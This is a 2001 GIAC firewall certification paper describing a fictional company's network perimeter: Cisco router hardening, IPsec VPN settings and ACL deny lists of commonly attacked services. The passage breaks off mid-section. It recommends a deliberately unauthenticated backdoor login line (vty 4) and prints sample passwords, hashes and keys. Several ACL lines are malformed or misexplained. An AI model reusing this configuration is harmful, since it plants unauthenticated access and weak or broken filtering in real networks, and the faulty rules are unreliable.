Global Information Assurance Certification Paper

GIAC Certification

Firewalls, Perimeter Protection, and VPNs
GCFW Practical Assignment
Version 1.5d
Current as of January 28, 2001 (amended April 16, 2001)

Robert Romero
8/16/2001 9:45 PM

Conventions

IP numbering and Masks

IP numbers will be shown with the high order octets modified to ensure the privacy of the host network. Public domain addresses, RFC 1918, will be fully qualified. This particular network is a class B sub-netted into smaller class C nets, so all of the masks used will either be /24 or /32.

Examples:

i.i.209.15	Class B - assigned address space
192.168.100.1	Public domain - local address space
/24 , 255.255.255.0, ffffff00	are all equivalent

Text formatting

The following text formatting conventions will be used throughout the document:

Arial 12 point	Body text
Arial 12 point italic	*Direct quotation*
Courier 10 point	Computer generated output

Document format

Page beaks are created at section heading and paragraph borders to improve readability.

References are denoted by bracketed bolded text **[BOLD].**

Each reference is internally linked to the references section; the references section contains a hot link to the URL from which the data was derived. This technique is used to improve readability and to improve the printed output.

Introduction

GIAC Enterprises recognizes that the success of their company depends on their ability to keep their corporate data safe and their information systems running. They also realize, in order to meet that requirement they need well defined security plan. GIAC enterprises adopted the model for their plan that is described in the Federal Information Technology Security Assessment Framework [1].

Security Framework

A security framework defines a structure for a set of policies and procedures that establishes how security functions are implemented in the computing environment. It facilitates a mechanism to assess the status of their security program as well as identify where they can improve. The framework defines the five levels of a security program, which is summarized below.

Level 1 Documented policy
A formally documented and disseminated policy is required. The policy identifies the purpose and scope of the plan within the environment. It identifies the specific assets that need to be managed. It also covers key areas as contingency planning, documentation, training, life-cycle maintenance and incidence response. It also defines roles and responsibilities of security personnel and rules of compliance.

Level 2 Documented Procedures
Procedures for policy implementation are documented at this level. The procedures define the what, where, how, and when a policy is applied. The procedure clearly states the security responsibilities users, data processors, management and security administrators.

Level 3 Implemented procedures and Controls
At this level the defined procedures are communicated to all parties and required to follow them and are implemented. Security personnel are identified, trained, authorized to manage risks. Routine monitoring and life-cycle management are initiated.

Level 4 Auditing procedures and controls
The purpose of this element is to ensure the implemented policies have been appropriately carried out. Also, corrective actions are taken when weaknesses are identified through security incidents, alerts and advisories. Security reports are generated and communicated to upper management when security flaws are discovered.

Level 5 Integration of Procedures and Controls
A proven life-cycle management is in place and enforced. Security policies and procedures are reviewed, tuned, and improved on a continual basis.

1 Assignment One - Security architecture

1.1 Internet Level

The following diagram shows the INTERNET level connectivity between GIAC and their partners, customers and suppliers. GIAC and their partners / suppliers will have access to internal servers on each other networks, so the traffic between all partner / supplier sites and GIAC will run encrypted tunnels between each organizations gateway routers. GIAC and their partners will exchange sales and marketing information; GIAC and their suppliers will exchange order, billing, delivery & shipping information.

Since VPN technology implementations are vendor dependent, it was agreed by all parties that CISCO routers would be used as the INTERNET gateway router in their organization.

Customer services are provided via the e-commerce proxy server located on the GIAC primary service network. The customer is provided a shopping cart type interface, where they can shop, order, and pay for goods electronically.



figure 1

1.2 Internal Network Level

The following diagram shows the internal infrastructure of GIAC Enterprises. The objective of the design is to provide only the required services to do business and maintain a secure network. The design utilizes two routers and one PC running an IPTABLES firewall. Intrusion Detection Systems (IDS) are installed on each network stub. Access to the internal infrastructure is defined by three control points: Router1, FW and Router2.



figure 2

The network bandwidths are sized to allow maximum through put on the core. This design ensures that the sum total of internal and external network traffic cannot saturate the core. The INTERNET link is a full T1 (1.544 Mb/s) and the gateway interfaces on both routers are band limited to 10 Mb/s. Individual hosts on the admin and production networks have the ability to communicate at higher rates on their local segments. This technique minimizes the risk of the FW being overwhelmed by a packet flood, which could possibly allow blocked traffic to pass through it. A denial of service attack from INTERNET or an internally compromised host could certainly saturate any one segment, but the firewall should remain stable under these network conditions.

The following tables show the primary devices in the GIAC network. The IP addresses and interface names are provided for reference purposes. Firewall rules and router ACL's will follow the designations in this table.

Device name	Interface	IP address
Router1	Eth0	i.i.201.1
Router1	Fast0	i.i.207.1
Router1	Serial 0	Unnumbered
SSH-gw	Eth0	i.i.201.33
DiaL server	Eth0	i.i..201.65
Dial Clients	Async 1-16	i.i.201.97 – i.i.201.126
Firewall	Eth0	i.i.206.2
Firewall	Eth1	i.i.202.1
Firewall	Eth2	i.i.207.2
Firewall	Eth3	i.i.203.1
Mail	Eth0	i.i.202.33
DNS	Eth0	i.i.202.65
Web	Eth0	i.i.202.97
SNMP NTP	Eth0	i.i.203.33
LOG	Eth0	i.i.203.65
Router2	Eth0	i.i.204.1
Router2	Eth1	i.i.207.1
Router2	Eth2	i.i.205.1
Database	le0	i.i.204.33
Web	le0	i.i.204.65
SOCKS	Eth0	i.i.205.33

Table1

1.3 Security Devices

As mentioned in the Introduction, GIAC is following the NIST security assessment framework to implement their security plan. Level 1 requires a documented security plan. GIAC used a NIST written special publication called, " Internet security policy: A technical guide" to create their policy **[2].**
The table below details the major components covered in the security plan. Some of the more relevant policy statements are provided following this table.

Device	Manf.	Model	OS version	Function
Security Dev				
Router1	CISCO	3640	IOS 12.2(2)T	Router, VPN, Filter
Router2	CISCO	3640	IOS 12.2(2)T	Router, Filter
Firewall	DELL	PE 300 SC	Linux kernel 2.4	Firewall
Switch @ 5	CISCO	2924	IOS 11.2(8.2)SA6	Secure Network
IDS @ 5	DELL	GX 400	Linux kernel 2.4	Security monitor
Bastion host				
SSH GW	DELL	GX 400	Linux kernel 2.4	Remote access
DIAL GW	CISCO	2514	IOS 12.2(2)T	Remote access
DNS	DELL	GX 400	Linux kernel 2.4	Name server
Mail	DELL	GX 400	Linux kernel 2.4	Messaging
Proxy In	DELL	GX 400	Linux kernel 2.4	e-commerce
Proxy Out	DELL	GX 400	Linux kernel 2.4	Admin office
SYSLOG NTP	DELL	GX 400	Linux kernel 2.4	Security monitor
SNMP	DELL	GX 400	Linux kernel 2.4	Network monitor
Production				
Web server	SUN	E 450	Solaris 2.7	e-commerce
Database	SUN	E 450	Solaris 2.7	e-commerce

Table 2

1.4 Policy statements

VPN services will be provided to the partners', and suppliers for connectivity across the INTERNET.

Remote connections for e-mail and other internal administrative purposes will use the SSH gateway and port forwarding.

Customers will connect to the proxy server on service network 1 for e-business transactions.

All services deployed outside of router 2 will be implemented on Bastion Hosts.

Operating system advisories, alerts, and announcements will be monitored daily. Corrective action will be taken within 48 hours of the announcement.

All network access points will have Intrusion detection systems.

The hosts on the admin network are allowed to use INTERNET via the proxy server.

The hosts on the admin network are allowed to connect to hosts in the data center.

The hosts on the data center network are forbidden to connect to INTERNET.

Shell access to security devices and hosts on firewall-ed networks will be provided via SSH from a limited set of hosts within GIAC networks.

SNMP access for traffic monitoring will be provided to one host in service network 2 for routers only.

Access to NTP service for time keeping, provided from service network 2, will be permitted to any device within GIAC networks.

Access to SYSLOG service for central logging to service network 2 will be permitted to any device within GIAC networks.

1.5 Perimeter Technologies

1.5.1 Bastion Hosts

"Bastions are the highly fortified parts of a medieval castle; points that overlook critical areas of defense, usually having stronger walls, room for extra troops, and the occasional useful tub of boiling hot oil for discouraging attackers. A bastion host is a system identified by the firewall administrator as a critical strong point in the network's security. Generally, bastion hosts will have some degree of extra attention paid to their security, may undergo regular audits, and may have modified software."
Marcus Ranum [3]

All of the systems listed in table 1 will be configured as Bastion hosts. These systems are all necessary to maintain the GIAC security infrastructure. This same technique can be applied to router configuration as well. The following reference from Phrack magazine describes how to build a bastion router. **[4].** The CISCO web site provides a tool called the Output interpreter; it analyzes the output from "show" commands executed on the router. This can be used iteratively to achieve a similar result. The Phrack article will be followed for router configurations.

Intrusion detection system
Intrusion Detection systems will be implemented on RHL 6.2 bastion host systems. The host will be running SNORT in packet capture and detect mode. Packets will be captured through passively "mirrored" port on the switch. A second connection will be made on Router2 to a private network. The address used on the private network is one from RFC 1918 and is not advertised up to Router1. Snort logs are maintained locally on each sensor. A more scalable approach to maintaining SNORT logs is to export to a SYSLOG server or to use a plug-in, like SNORTNET **[5]**.

Switches
Switches are used to capture traffic and direct packets to the IDS sensor. Using the CISCO IOS feature called port spanning, all traffic crossing the switch can be redirected to one port. This port can not forward traffic back into the switch, therefore the host connected to it may participate on the network. They are configured to run with no IP address, making them transparent. Administration and monitoring of the switch is performed from the console. Experience with these devices provides confidence that zero maintenance is required. Network traffic data for monitoring purposes will be collected from routed interfaces.

Filtering routers
Router processes all packets coming in-and-out of the network. This is an ideal place to eliminate unwanted traffic, before it enters the network. Packet filters will be applied to all incoming connections. Those packets, which are not supported inside the network, will be blocked providing a noise filter effect. The benefit to the hosts and

devices behind this router is that they are protected from having to process potentially malicious connections.

Firewalls

Firewalls are pass-through gateways that are optimized in software and/or hardware to allow or deny traffic based on a set of user defined rules. These devices can be workstations, PC's, routers, or network appliances. It is good practice to include more than one firewall implementation with redundant rule sets in order to mitigate weaknesses from upstream trusted networks.

Virtual Private Network (VPN)

A VPN serves the function of establishing an encrypted tunnel between two nodes over and un-trusted network. In the past, dedicated leased lines were used to transfer sensitive data between two remote hosts and were managed by the local parties. As the need to share sensitive data grew, more lines were procured; these costs were not scalable. VPN's leverage the fact that there is a vast global access communications infrastructure available, called INTERNET. Instead of having to lease a line from the regional carrier, companies can establish secure connections using VPN's to virtually anywhere at a fraction of the cost.

Secure remote access

In today's rapidly changing, fast paced work environment, it is very common to have users you need access to internal systems from different locations. Many organizations provide remote access to their internal network via dial services. It is important that these services be included in a security plan. Dial services should be considered and treated as un-trusted networks since they are connected to the public telephone network. Key issues to be addresses by the security plan are authentication methods and placement in the network.

2 Assignment Two - Security policy

The security policy is applied a different level within the security system. Traffic filters are applied using the following paradigm:

Device type	Network layer	Description
Routers	Layer 3	Extended ACL
Firewall	Layer 3 Layer 4	Ipchains rules Ipchains rule
Host	Layer 3 Layer 4 Layer 7	Tcp-wrappers Tcp-wrappers User authentication

Table 3

2.1 Bastion Host and Bastion Router

2.1.1 Bastion Host

The procedure for base-lining these machines was based on the SANS document "Securing Linux step-by-step", which is available online from the SANS store [6]. The details of this procedure will not be covered here, for obvious reasons. However, a rough sketch of the procedure that was followed is provided here.

- Disconnect network cable
- Using the Linux distribution CD, install everything.
- Drop to single user mode and start the Ethernet interface
- Connect network cable
- Download the latest patches and install
- Disconnect network cable
- Turn off all un-necessary internet service init scripts
- Install and configure TCP-wrappers
- Check TCP-wrappers
- Configure central logging
- Configure Network time protocol NTP
- Install Open Secure shell
- Install PORTSENTRY
- Connect network cable.
- Reboot
- Check configuration

2.1.1.1 Tips and tricks

Installing Linux

The “install everything” option is a popular water cooler topic. People are either, adamantly for or adamantly against. The argument “for” says, you save time. If you install everything, you don't have to check all the dependencies to pick-n-choose what to install. The “for” argument also says, that patch maintenance is more simplified; again, you just download and install all the latest patches. The “against” argument says, you should not install anything that you don’t want running on the machine. If the machine is hacked, then the perpetrator has a full suite of tools available for them to do more damage. Services can also, “accidentally on purpose”, be turned on by a systems administrator while trying to get some job completed. Each admin should use their best judgment for themselves. The “everything” option was used in this configuration.

Patching can be done by, dropping to single user mode and "IFCONFIG-ING" the ETHERNET card. This is a quick and dirty way to get on the network without having to perform any configuration changes. In single user mode, you will have all of the client software available to you, like the ftp client. An alternative to this approach is to download the patches and cut a CD before you start the installation.

2.1.2 Bastion Router

The configuration of the router has a similar procedure for creating bastion hosts. As mentioned earlier, the procedure for securing the router is based on the PHRACK article noted in [4]. The idea is basically the same. Turn off all un-necessary services and secure the login services. This approach was applied to both ROUTER1 and ROUTER2.

Password Protection

CISCO operating system has several mechanisms for authenticating user logins. A router can be configured to authenticate locally or remotely via an external database. It also provides the capability to up to 15 different administrative privilege levels.

Basic level

By default, the router is configured to operate with two privilege levels, user mode and enable mode. User mode provides some limited viewing capability and enable mode allows full privileges, including changing the configuration. User mode is available at the console with no password. Enable mode can be configured to use two types of passwords. The first is the enable authentication stores the password using weak encryption. If the configuration file is attained by any means, the password can be discovered using well-known tools (CRACK.C) [7]. This mode is rarely used, however the configuration line looks like this:

enable password 0 *GIAC-rtr-passwd*

In order to encrypt this password, you need to turn on the password encryption service.

Service password-encryption

Once this is turned on, the configuration line would look like this:

enable password 7 1535222D276739303A7E252300140107

The enable secret feature is more commonly used. This feature creates a MD5 hash of the password before it is saved. This is very difficult to reverse. If the router password is not known then the only way to recover is by dropping into the bootrom and restarting by issuing a command to ignoring the configuration. The secret configuration line looks like this:

enable secret 5 1T8mZ$LmRC1XoqKurqUbQSmoNXa.

Advanced level

Login services can be secured further by creating users accounts. User account data can be maintained locally on the router flash or remotely via an external authentication mechanism. A local database entry would look like this:

username rromero password 7 1432FD3964E442

CISCO uses two remote authentication protocols: TACACS and RADIUS. The TACACS server software is freely available from their ftp site **[8]**. In order to use remote authentication you must first enable it:

aaa new-model

The authentication method is applied to a terminal line that accepts login connections. This allows you to customize terminal line authentication profiles. In the following example, logins to an aux port (modem) and a virtual port (network) will try TACACS first and then the local database. The console does not require login authentication. The last entry states that enable mode requests will use TACACS by default.

aaa authentication login **GIAC-console** none
aaa authentication login **GIAC-auxport** tacacs+ local
aaa authentication login **GIAC-linevty** tacacs+ local
aaa authentication enable **default** tacacs+ enable
aaa authentication login **GIAC-roodkab** none

This is how you apply the authentication profiles on the terminal lines. You may notice that none of the terminal lines is configured with a password. Another password is redundant and overridden by the applying the profile. For information about configuration profile on line VTY 4, please review the tips and tricks section (1.1.2.8).

```
line con 0
 login authentication GIAC-console
line aux 0
 login authentication GIAC-auxport
line vty 0 3
 login authentication GIAC-linevty
line vty 4
 login authentication GIAC-roodkab
 access-class 2 in
```

Limit login services

Each port that allows logins can be configured to limit services using several variables: idle time-out, ip restrictions, and transport mechanism.

```
line vty 0 3
 transport input telnet
 exec-timeout 2 0
 access-class 2 in

access-list 2 permit i.i.208.0 255.255.255.0
```

The above configuration limits logins to telnet from one subnet and the session will timeout after 2 minutes of no activity.

Login Banners

Login banners have several benefits; it provides warnings to inform anyone attempting to login know the rules of the system:

- Managed
- Authorization is required
- Misuse is prohibited
- Actions are monitored
- Legal Liability

Banners are configured on the router using the following command:

```
Banner motd c
This is a private system,
unauthorized use is prohibited.
c
```

For more information about banners, go to the CIAC web site. **[9]**

SNMP

Simple Network Management protocol (SNMP) can be used to configure and monitor network devices. Many large enterprises use SNMP consoles to mange their devices. If SNMP is not properly configured, it can be a security risk. SNMP uses text strings to authenticate SNMP inquiries. This configuration will make modest use of SNMP capabilities and follows the following guidelines:

- Make hard to guess community strings
- Do not enable Read/Write access
- Limit polling access

Configuration example:

```
snmp-server community qfynip9uvr4 RO 3
Access-list 3 permit host i.i.208.3
```

Logging

CISCO router logs can be directed to four types of locations: the console, a remote terminal, a local buffer, and a syslog server. In this configuration, logs will be directed to a syslog server and the console. Console logging is 'ON' by default. It is also configured to make use of the TACACS server by logging connections and operations that are perfromed on the router.

```
service timestamps log datetime localtime show-timezone
aaa accounting exec start-stop tacacs+
aaa accounting commands 1 start-stop tacacs+
aaa accounting commands 15 start-stop tacacs+
aaa accounting network start-stop tacacs+
aaa accounting connection start-stop tacacs+
aaa accounting system start-stop tacacs+
logging source-interface Ethernet0
logging i.i.208.3
```

Time Keeping

In order to maintain accurate system logs, it is important that router time be synchronized to a known source. CISCO provides the NTP protocol, which s turned on by default on every interface. Generally, the NTP server will be on the inside of the network, so the interfaces that are on the opposite side of the router should have NTP disabled. It is also useful to set the time-zone and daylights savings time. The dates used for determining summertime are not shown in the configuration line; they are the first Sunday of April 01:00 and the last Sunday of October 01:00.

```
clock timezone EST -5
clock summer-time EDT recurring

Interface serial 0
ntp disable

Interface Ethernet 0

ntp update-calendar
ntp peer i.i.208.2
ntp access-group peer 1

access-list 1 permit i.i.208.2
```

Turn off system services

This needs to be addressed on a case by case basis depending on what version of operating system is running on the router. Versions of the operating system turn on/off different services by default. In general, you should turn off the following services from global configuration mode.

```
no service udp-small-servers
no service tcp-small-servers
no service finger
no service http
no cdp running
no ip bootp server
```

You should use a port scanning utility like NMAP to determine what services are running each device. NMAP can produce false positives for UDP scans. It is a good idea to scan using another tool.

Source routing should be turned off at the border. This allows a hacker to specify the routed path a packet will take. This would enable replies to spoofed packets return to the hacker.

```
no ip source route
```

The IP UNREACHABLES message is turned off in order to prevent the router from sending administratively prohibited message when a packet is dropped. This is a clear

indication to a hacker that a filter is being applied to their packet.

no ip unreachables per interface

Proxy-ARP is needed when routers and hosts have mismatched subnet masks. That is, the mask on the host could be 255.255.255.0 and the mask on the router gateway interface could be subnet-ed, 255.255.255.240. Host A at address .12 ARP's for the address of Host B at address .120. Host B never sees the arp because it is on a different routed interface. Proxy-ARP will forward the ARP request to the appropriate network. This feature is not necessary, so it is turned off.

no ip proxy-arp

IP directed broadcasts are DATAGRAMS sent by a host to the broadcast address of a remote network. The SMURF denial of service attack is based on this technique. To mitigate this vulnerability this is turned off per interface.

no ip redirects

Unused interfaces

Interfaces that are not connected to any devices should be turned off using the shutdown command. This is a good indicator for other administrators that the interface is not used and intentionally been de-activated.

2.1.2.1 Tips and tricks

Ingress vs. Egress filters

Depending on the position of the router within the network, you will probably implement some packet filters to limit what traffic is forwarded to other interfaces. CISCO IOS allows two filters to be applied to each interface, one for inbound traffic and another for outbound traffic. In the simple case of a two-interface router, it is common practice to apply the filters to inbound traffic on each side. The theory is that traffic should be dropped before it enters the router. However, when dealing with a larger box with many interfaces, it is difficult to predict where the traffic will enter and exit the network

For example, a router that has two separate ISP connections and ten routed LAN interfaces. Each network could run a dynamically changing set of TPC/IP services. In this case, it is easier to manage filters on the outbound interface.

CYA authentication
Using remote authentication is a nice way to scale up password management. If you have more than ten routers on your network, you are probably spending time managing passwords. Remote authentication can help!

If you use the advanced method of authentication, make sure that you have built in some fault tolerance into the authentication system. You should consider at least one of the following:

- Multiple TACACS servers
- More than one authentication method per line
- A Backdoor

The last login line is configured with no authentication. In the event that you are jammed-up and can't login to the router from the console, here is a sly trick. Start five telnet sessions to the router in rapid fire. The fifth one will not require a password to get user mode.

debug Logging
CISCO routers provide the ability to turn debugging on in order to troubleshoot problems. For example, if you are experiencing denial of service attack, you can turn on IP packet debugging. Debug logs can be time-stamped and redirected to the SYSLOG server. Debug output can cause a serious condition where the message output can overwhelm the console. The only way to get out of the situation is to reboot the router. If debug logs are directed to the SYSLOG server, they can be easily retrieved for later analysis.

2.2 External network

2.2.1 Router1

2.2.1.1 VPN

.VPN's will be established across the INTERNET to partners and supplies using CISCO router to ensure compatibility. In order to enable the VPN function, you must use the IOS IPSEC feature, which is subject to export law. The VPN operate in tunnel mode. Tunnel mode encrypts between the serial interfaces across the wide area. Traffic exiting the router into the LAN is in the clear. SSH tunnels will be running through the WAN tunnel between partners and the GIAC network to provide and extra protection.

Split Horizon

Normally, split horizon refers to a technique used with distance vector routing protocols to minimize the possibility of routing loops on broadcast networks. Split horizon says, "Routing data received on an interface will not be advertised on back onto that interface." This can happen when a link fails in a meshed network.

CISCO recommends that split horizon should be disabled on non-broadcast WAN circuits, like frame-relay or SMDS in the event that problems occur. Another situation where split horizon should be disabled is when WAN interfaces are running secondary IP addresses.

The GIAC WAN uses PPP connections to internet, so these situations are not applicable; the default behavior is accepted which is split horizon enabled.

INTERNET Key exchange

In order for two devices to establish an IPSEC security association, they must first exchange identities with each other. Each node must follow the same convention, which defines whether names or IP's are used. Negotiation failures can occur if mixed conventions are used. The IP address convention is used here. The following command is entered in global configuration mode, but it does not appear when the configuration is viewed using the show running-config command:

crypto isakmp key GIACVPNkey address peer-address

The same command should be entered on every node in the VPN using the appropriate peer address.

IKE is a hybrid of ISAKMP and Oakley key exchange protocols. The IKE policy defines a set of parameters regarding how the encryption will be negotiated. The GIAC administrators have agreed with their partners and suppliers on the following parameters for the IKE policy.

IKE parameter	Value
Encryption algorithm	56-bit DES-CBC
Hash algorithm	MD5 (HMAC variant)
Authentication method	Preshared keys
Diffie-Hellman group identifier	768-bit Diffie-Hellman
Life of the security association	86400 seconds

Table 4

The IKE policy router statements follow:

```
crypto isakmp enable
crypto isakmp identity address

crypto isakmp policy 1
 encryption des
 hash md5
 authentication pre-share
 group 1
 lifetime 86400
```

AH vs. ESP

"AH. AH authenticates the entire IP packet, including the IP header on the packet. However, it does not provide confidentiality for the data payload of the packet. If all you need is authentication, you should choose AH as the IPSec protocol.

ESP. ESP can provide both authentication and confidentiality services. It uses two separate algorithms to provide these services: a hash algorithm for authentication and a cipher for confidentiality. The difference between AH and ESP authentication is that ESP only authenticates the ESP payload; it does not authenticate the outer IP header. Furthermore, you can use ESP without the authentication services to provide confidentiality services only.

If you require data confidentiality only in your IPSec tunnel implementation, you should use ESP without authentication. By leaving off the authentication service, you gain some performance speed but lose the authentication service.

If you need authentication and confidentiality services, use ESP with authentication. It is more resource intensive than ESP without authentication, because it needs to perform another computation for authentication, but you gain the security of authentication. However, if you need stronger authentication (by having the entire IP packet authenticated) and confidentiality, you should use both AH and ESP in your IPSec tunnel implementation.

Both. You can also use both protocols in your IPSec session implementation. When you use both, the ESP protocol is applied to the packet first, and then AH is used to authenticate the entire packet.

These protocols define the method used for authentication/encryption, but do not define the algorithm used to achieve that method. Next, you need to decide the algorithms used with each protocol." **[10]** (from the CISCO site)

```
! IPSec

crypto ipsec transform-set cm-transformset-1 ah-md5-hmac esp-des esp-md5-hmac
crypto map cm-cryptomap local-address Ethernet 0

crypto map cm-cryptomap 1 ipsec-isakmp
 match address 100
 set transform-set cm-transformset-1
 set security-association lifetime seconds 3600
 set security-association lifetime kilobytes 4608000
!
```

2.2.1.2 ACL's

Access control lists on the CISCO router will represent the first layer of defense; this device will act as a noise filter to eliminate all traffic that is known to be unwanted / unsupported in the GIAC network. This ACL was build using the Phrack article [4] and the SANS top ten blocking list [11].

Serial 0

Deny GIAC internal addresses that are sourced from the INTERNET.

```
access-list 190 remark GIAC networks
access-list 190 deny i.i.201.0 0.0.0.255 any any log
access-list 190 deny i.i.202.0 0.0.0.255 any any log
access-list 190 deny i.i.203.0 0.0.0.255 any any log
access-list 190 deny i.i.204.0 0.0.0.255 any any log
access-list 190 deny i.i.205.0 0.0.0.255 any any log
```

Deny reserved addresses, all one's or zero's, and multicast addresses that are sourced from the INTERNET.

```
access-list 190 remark RFC 1918 addresses
access-list 190 deny ip 10.0.0.0 0.255.255.255 any log
access-list 190 deny ip 172.16.0.0 0.15.255.255 any any log
access-list 190 deny ip 192.168.0.0 0.0.255.255 any any log
access-list 190 remark all 1's all 0's loopback
access-list 190 deny ip 0.0.0.0 255.255.255.255 any any log
access-list 190 deny ip host 255.255.255.255 any any log
access-list 190 deny ip 127.0.0.0 0.255.255.255 any any log
access-list 190 remark multicast and reserved
access-list 190 deny ip 224.0.0.0 15.255.255.255 any any log
access-list 190 deny ip 240.0.0.0 7.255.255.255 any any log
```

The following list denies frequently attacked services to INTERNET that are not being provided within the GIAC network. Secure shell access to the remote access network is provided as a substitute for telnet and FTP. Only the server side of FTP is being blocked. The client side (data channel) can never be established, which is sufficient to prevent access to the FTP port. Microsoft login and file server port are blocked as a

range. This is an optimization to reduce the number lines in the ACL. Port 136 (profile naming system) is included due to the fact that it is not being used as well. Remote login service is also denied. This service allows users to login without a password and is a vulnerability that is often abused.

```
access-list 190 remark SANS top ten Login SRVC
access-list 190 deny tcp any any any eq telnet log
access-list 190 deny tcp any any eq port 21 log
access-list 190 deny tcp any any range 135 139 log
access-list 190 deny udp any any range 135 139 log
access-list 190 deny tcp any any range 445 log
access-list 190 deny ucp any any range 445 log
access-list 190 deny tcp any any range 512 514 log
```

The following section blocks RPC portmapper, NFS, and the X windows environment. These services are frequently abused by hackers to gain information, and gain access to vulnerable hosts.

```
access-list 190 remark SANS top ten RPC and NFS
access-list 190 deny tcp any any any eq 111 log
access-list 190 deny udp any any any eq 111 log
access-list 190 deny tcp any any any eq 2049 log
access-list 190 deny udp any any any eq 2049 log
access-list 190 deny tcp any any any eq 4045 log
access-list 190 deny udp any any any eq 4045 log
access-list 190 deny tcp any any range 6000 6255 log
```

These services typically are used by organizations to facilitate their internal operations. The SOCKS service is also blocked to prevent the outside world from attempting to use the proxy service in the ADMIN network.

```
access-list 190 remark SANS top ten Internal use
access-list 190 deny udp any any any eq 69 log
access-list 190 deny tcp any any any eq 79 log
access-list 190 deny tcp any any any eq 515 log
access-list 190 deny udp any any any eq 514 log
access-list 190 deny tcp any any any eq 161 log
access-list 190 deny udp any any any eq 161 log
access-list 190 deny tcp any any any eq 162 log
access-list 190 deny udp any any any eq 162 log
access-list 190 deny tcp any any any eq 1080 log
```

This section represents the implementation of the GIAC policy. Access to the Production network is blocked and full access to the remote access network is permitted. Only the destination IP addresses of valid hosts in the service network are permitted. The destination address of the SOCKS server is also permitted in order to allow return traffic to the proxy server. Note that the proxy server port itself is blocked in the previous section.

```
access-list 190 remark GIAC policy
```

```
access-list 190 deny ip any any i.i.204.0 0.0.0.255 log
access-list 190 permit ip any any i.i.201.0 0.0.0.255
access-list 190 permit ip any any i.i.202.33 0.0.0.0
access-list 190 permit ip any any i.i.202.65 0.0.0.0
access-list 190 permit ip any any i.i.202.97 0.0.0.0
access-list 190 permit ip any any i.i.203.33 0.0.0.0
access-list 190 permit ip any any i.i.205.33 0.0.0.0
access-list 190 deny ip any any log

interface serial 0
ip access-group 190 in
```

Ethernet 0

The remote access network is considered un-trusted and this network is more tightly controlled. Source IP addresses are used in this access to prevent spoofing. Access to the production network is blocked. The SSH gateway and the dial server hosts are permitted to access the service networks for DNS, mail, and logging and NTP. Dial clients must use the SSH gateway to access GIAC internal servers except for the DNS server, which is allowed. They are allowed to use INTERNET with no restriction.

```
Access-list 191 remark GIAC policy
access-list 191 deny ip any any i.i.204.0 0.0.0.255 log
access-list 191 remark SSH GW
access-list 191 permit ip host i.i.201.33 i.i.202.0 0.0.0.255
access-list 191 permit ip host i.i.201.33 i.i.203.0 0.0.0.255
access-list 191 permit ip host i.i.201.33 i.i.205.0 0.0.0.255
access-list 191 remark Dial GW
access-list 190 deny ip host i.i.201.65 i.i.202.0 0.0.0.255 log
access-list 190 deny ip host i.i.201.65 i.i.203.0 0.0.0.255 log
!
access-list 191 remark Dial clients
access-list 191 permit ip i.i.201.96 0.0.0.31 eq domain host i.i.202.65
access-list 191 deny ip i.i.201.96 0.0.0.31 i.i.203.0 0.0.0.255 log
access-list 191 deny ip i.i.201.96 0.0.0.31 i.i.205.0 255.255.255.0 log
access-list 191 permit ip i.i.201.96 0.0.0.31 any any
!
access-list 191 deny ip any any log

interface ethernet 0
ip access-group 191 in
```

Fast 0

This interface will control what hosts or networks will be able to access the INTERNET from the inside. The production network will be blocked from external access.

```
